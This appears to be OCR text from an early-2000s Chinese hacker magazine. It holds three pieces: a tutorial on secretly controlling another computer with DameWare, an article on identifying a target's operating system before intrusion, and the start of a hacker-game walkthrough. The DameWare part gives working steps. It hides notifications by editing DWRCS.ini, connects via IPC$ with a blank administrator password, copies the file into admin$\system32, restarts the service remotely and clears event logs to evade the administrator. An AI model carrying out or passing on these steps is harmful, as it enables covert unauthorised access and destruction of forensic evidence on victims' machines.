


图 1

后来看了一位高手对这个软件的介绍，原来在同对方建立连接前，要将软件设置中的“启用任务栏图标”及“连接时通知”前的勾去掉，还要在“复制配置文件DWRCS.ini”前打上对勾。再进行连接就不会在对方显示图标及提示窗口了，真是受益匪浅（详细说明请参阅2003年《黑客X档案》第5期小手册“菜鸟先飞”中的介绍）。



文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Port=6129
Adgang NTLM=Yes
Adgang 1=
Adgang 2=
Adgang 3=0
Notify On New Connection=Yes
Notify On New Connection Timeout Value=15
Notify Dialog Caption=DameWare Mini Remote
Control
Notify Dialog Text 1=MRC Notification
Notify Dialog Text 2 Remote Control=The Following
user has connected via remote control.
Notify Dialog Text 2 File Transfer=The Following
user has connected via remote file transfer.
Permission Required=No
Show SysTray Icon=Yes
Enable User Option Menu=No
Option Notify On New Connection=Yes
Option Notify On New Connection Dialog
```



图 2

原来在对方机器上显示图标及提示窗口的出现，都与这个“DWRCS.INI”文件有关。既然如此，那我们就修改这个文件中的一些选项，让在对方机器上显示的图标消失！

打开DameWare程序所在的文件夹，在其中找到“DWRCS.INI”文件并打开（图2），将其中的“Notify On New Connection=Yes”中的Yes改为 No ，“Show SysTray Icon=Yes”中的Yes同样改为No。至于这两句E文的意思，各位慢慢猜吧，我就不献丑了。


打开本地的CMD.exe ，同对方主机建立IPC$连接（图3），将改好的Dwrcs.ini先复制到一个文件夹内（这样做主要是为了方便在CMD中输入文件路径），用ipc$通道将Dwrcs.ini复制到对方主机的admin$\system32文件夹中（这里的admin$代表的是对方主机系统下的WINNT（WINDOWS）文件夹），如图4。

如对方主机中存有这个文件，则会提示是否覆盖原文件，那当然输入“Y”了。



```
D:\>net use \\[redacted].147\ipc$ "" /user:"administrator"
命令成功完成。
```

图 3



```
D:\>copy d:\nc\dwrcs.ini \\[redacted].147\admin$\system32\Dwrcs.ini
改写 \\[redacted].147\admin$\system32\Dwrcs.ini 吗? (Yes/No/All): y
已复制         1 个文件。
```

图 4

下面我们要做的是结束对方主机中的DameWare程序。该程序以系统服务的形式启动，所以我认为只要结束DameWare的服务就可以了。这里，我们用微软自带的工具“计算机管理”程序，什么？没看到！

打开控制面板，再打开“管理工具”，在里面看到“计算机管理”没有？




图 5

打开“计算机管理”后，在“计算机管理（本机）”上单击鼠标右键，选择“连接到另一台计算机”（图5），在弹出的选择计算机对话框中选中“另一台计算机”，并输入对方主机的IP，如xxx.xxx.xxx.xxx。稍候，在计算机管理窗口中显示的就是对方主机的一些信息。

打开“服务和应用程序”下的“服务”项，稍等会儿在右侧窗口中会显示对方主机中的所有服务。找到“DameWare”的服务项，在其上点击鼠标右键，选择停止（图6）。这样就结束了对方主机中的这个服务。




图 6

接着打开本机的DameWare主程序，填入对方主机的IP、用户名及密码，点connect连接，这时会弹出如图7所示的窗口。这是因为我们已经结束了对方主机中的DameWare服务，而再次连接时，则会提示要不要启动对方主机中的这个服务，当然是ok了，图8显示的是正在启动对方主机中DameWare的服务。




图 7




图 8

经过一段时间的等待，对方机器的桌面又展现在我们面前了（图9），是不是既没有提示连接窗口，也没有软件图标了，以后再和对方连接时就可以不知不觉了。




图 9

但不要以为这样就OK了，还记不记得

老鸟们写的关于日志分析的文章，在对方主机的应用程序日志中可是早已记录下了DameWare这个程序的连接信息，并且很详细噢！

按照刚才的方式连到对方的计算机管理程序，依次打开“系统工具→事件查看器→应用程序”，在右侧窗口显示的就是系统中应用程序的日志记录。在来源项中找到名为“DWMRCS”的记录，双击打开（图10），乖乖，真是不看不知道，一看吓一跳，里面记录的全是DameWare的连接信息，其中包括了同这个主机建立连接的远程主机名、用户名及IP地址等重要信息。如果这些信息被对方主机的管理员看到，你还能跑得了……




图10

咋办！当然是清理日志记录了，在“应用程序”上点鼠标右键，选择“清除所有事件”（图11），弹出一个询问窗口，问在清除前是否保存“应用程序”？当然点“否”了，这样就删掉了对方主机中的应用程序日志记录了（要在DameWare程序同对方断开连接后再清除日志），当然也可用小榕的elsave工具软件清除日志。




图11

以上就是本人在使用DameWare中的一点心得体会，不足之处，还请各位朋友加以指正！

对操作系统识别的基本方法

greenice

对操作系统的认识，对于每个从事计算机行业的人来说都是非常重要的。要成为一名黑客更是要对操作系统有深入、深刻的认识。下面笔者就和大家一起来探讨这方面的问题。

我们先来分析一下黑客入侵的基本过程：（1）判断入侵对象的操作系统；（2）扫描端口，判断开放了哪些服务（这两步有可能同时进行）；（3）根据操作系统和所开放的服务选择入侵方法，通常有“溢出”和“弱口令猜测”这两种；（4）获得系统的最高权力；（5）安放后门、清除日志走人（也许有格盘走人的）。

由上面可以知道，在整个过程中，对操作系统类型的判断是最基本也是很关键的一步。如果你连对方的操作系统是什么都不清楚，要想入侵根本无从谈起。

也许很少有人问过自己，为什么要先了解对方的操作系统？其实，了解操作系统的原因是因为我们要了解系统内存的工作状态，了解它是以什么方式、基于什么样的技术来控制内存，以及怎样来处理输入与输出数据的。世上任何东西都不可能尽善尽美的，作为复杂的计算机系统更是如此，它在控制内存与处理数据的过程中总有可能出错（特别是在安装了其它应用程序后），系统本身也会存在各种各样的弱点与不足之处。黑客之所以能入侵，就是利用了这些弱点与错误。现在网上流行的各种各样的入侵工具，都是黑客在分析了系统的弱点及存在的漏洞后编写出来的（其中以“缓冲区溢出”最为常见）。

作为一般的黑客，我们只要善于使用现成的入侵工具，就可达到入侵目的。但因为不同的系统，其工作原理不一样，所以不同的入侵工具只能针对相应的操作系统。因此，对操作系统的识别必不可少。关于各类操作系统的介绍，在网上有成堆的文章，大家可以自己去查阅。

在此，笔者介绍一些简单的操作系统识别方法，希望对大家有用。

一、用ping来识别操作系统

例1：执行 **C:\>ping 10.1.1.2** 后，返回如下信息：

```
Pinging 10.1.1.2 with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time<10ms TTL=128
Reply from 10.1.1.2: bytes=32 time<10ms TTL=128
Reply from 10.1.1.2: bytes=32 time<10ms TTL=128
Reply from 10.1.1.2: bytes=32 time<10ms TTL=128

Ping statistics for 10.1.1.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum= 0ms, Average = 0ms
```

例2：执行 **C:\>ping 10.1.1.6** 后，返回如下信息：

```
Pinging 10.1.1.6 with 32 bytes of data:

Request timed out.
Reply from 10.1.1.6: bytes=32 time=250ms TTL=237
Reply from 10.1.1.6: bytes=32 time=234ms TTL=237
```

```
Reply from 10.1.1.6: bytes=32 time=234ms TTL=237

Ping statistics for 10.1.1.6:
Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
Minimum = 234ms, Maximum = 250ms, Average = 179ms
```

我们根据ICMP报文的TTL值，就可大概知道主机类型。如：TTL=125左右的主机应该是Windows系列的，TTL=235左右的主机应该是UNIX系列的。如上面的两个例子，10.1.1.2就是Win2000的机器，而10.1.1.6则是UNIX（Sunos 5.8）机器。这是因为不同操作系统的机器对ICMP报文的处理与应答有所不同，所以造成了TTL回复值的不同。对于TTL值与操作系统类型的对应，还要靠大家平时多注意观察和积累。

二、直接通过联接端口根据其返回信息来判别操作系统

这种方法应该说是用得最多的一种，下面我们来看几个实例。

例1：如果机器开了80端口，我们可Telnet（当然如果有NC最好用NC，它可不用盲打）它的80端口。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\>telnet 10.1.1.2 80
```

输入get回车（注意这里是盲打），如果返回如下信息，那么这台机器就肯定是Windows系列的：

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 11 Jul 2003 02:31:55 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>

遗失对主机的连接。
C:\>
```

如果返回如下信息，那么这台机器多半是UNIX系统的：

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">          <HTML><HEAD><TITLE>501 Method
Not Implemented</TITLE>      </HEAD><BODY><H1>Method Not Implemented</H1>get to / not
supported.<P>  Invalid method in request get<P><HR>       <ADDRESS>Apache/1.3.27 Server at gosiuniversity.com Port 80</ADDRESS>
</BODY></HTML>

遗失对主机的连接。
C:\>
```

例2：如果机器开了21端口，我们可直接FTP上去：

```
C:\>ftp 10.1.1.2
```

如果返回如下信息，那么这肯定是一台win2000的机子了。我们还可以知道主机名呢，主机名就是sgyyq-c43s950。这个FTP是windows的IIS自带的一个FTP服务器。

```
Connected to 10.1.1.2.
220 sgyyq-c43s950 Microsoft FTP Service (Version 5.0).
User (10.1.1.2:(none)):
```

如果返回如下信息，也可以肯定它是windows的机子，因为Serv-U FTP是一个专为windows平台开发的FTP服务器。

```
Connected to 10.1.1.3.
220 Serv-U FTP Server v4.0 for WinSock ready...
User (10.1.1.3:(none)):
```

如果返回如下信息，那么这就是一台UNIX的机器了，因为vsFTPd就是装在UNIX上的：

```
Connected to 10.1.1.3.
220 ready, dude (vsFTPd 1.1.0: beat me, break me)
User (10.1.1.3:(none)):
```

例3：如果开了23端口，这个就简单了，直接Telnet上去。

如果返回如下信息，那么这肯定是一台Windows机器了：

```
Microsoft (R) Windows (TM) Version 5.00 (Build 2195)
Welcome to Microsoft Telnet Service
Telnet Server Build 5.00.99201.1
login:
```

如果返回如下信息，不用说，这是一台UNIX机器，并且版本是SunOS 5.8。

```
SunOS 5.8
login:
```

三、利用专门的软件来识别

这种有识别操作系统功能的软件，多数采用的是操作系统协议栈识别技术。这是因为不同的厂家在编写自己的操作系统时，TCP/IP协议虽然是统一的，但对TCP/IP协议栈却没有做统一规定，厂家可按自己的要求来编写TCP/IP协议栈，从而造成了操作系统间协议栈的不同。因此，我们可以通过分析协议栈的不同来区分不同的操作系统，只要建立起协议栈与操作系统对应的数据库，就可准确识别操作系统了。目前来说，用这种技术识别操作系统是最准确，也是最科学的。因此也被称为识别操作系统的"指纹技术"。当然识别的能力与准确性，就要看各软件的数据库建立情况了。

下面我简单介绍两款有识别功能的软件。

1. nmap

它采用的是主动式探测，探测时会主动向目标系统发送探测包，根据目标机回应的数据包来判断对方的操作系统。用法如下：

```
F:\nmap>nmap -vv -sS -O 10.1.1.5
```

返回信息：

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host IS-123456ADCD (10.1.1.5) appears to be up ... good.
Initiating SYN Stealth Scan against IS-123456ADCD (10.1.1.5)
Adding open port 139/tcp
Adding open port 7070/tcp
…………… (省略若干)
Remote operating system guess: Windows 2000/XP/ME
OS Fingerprint:
…………… (省略若干)
Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
```

其中，"Remote operating system guess: Windows 2000/XP/ME"这行就是NMAP对操作系统类型的判断。还返回了好多信息，NMAP不愧为扫描之王（哈哈，黑客必备哦！）。

2. 天眼

采用被动式探测方法。不向目标系统发送数据包，只是被动地探测网络上的通信数据，通过分析这些数据来判断操作系统的类型。

配合supersan使用较果很好。使用方法在此就不具体介绍了。有兴趣的的朋友可到网上搜一下关于天眼使用方法的文章。

（注：nmap和天眼在光盘中收录）

轻轻松松过"二级"

钟毅榕

最近的菜鸟在忙啥？考二级呗～！别误会哟，这里的"二级"可不是指我们国家的二级考试，而是指一个由"中华特工网络技术联盟"编的黑客游戏。这个游戏的难度相当于黑客技术中的"二级"左右，所以我们干脆就称它为黑客技术中的"二级考试"吧！

在看下面的文章之前，大家不妨先到http://www.deckfloor.com/stants/hackgame/index.html玩一下这个游戏，如果凭自己的实力过得了的话，那么正如游戏最后所说的，谁要是再说你是菜鸟，拿刀砍他吧！如果你在玩的时候某些地方过不了关，可参考一下我玩这个游戏的过程，希望对你有点启发，呵呵！

第一关

首先，打开浏览器输入URL便进入第一关，大家可以看看图1，在这里接到上头的指示，我们的任务要从第一关进入到最后一关。


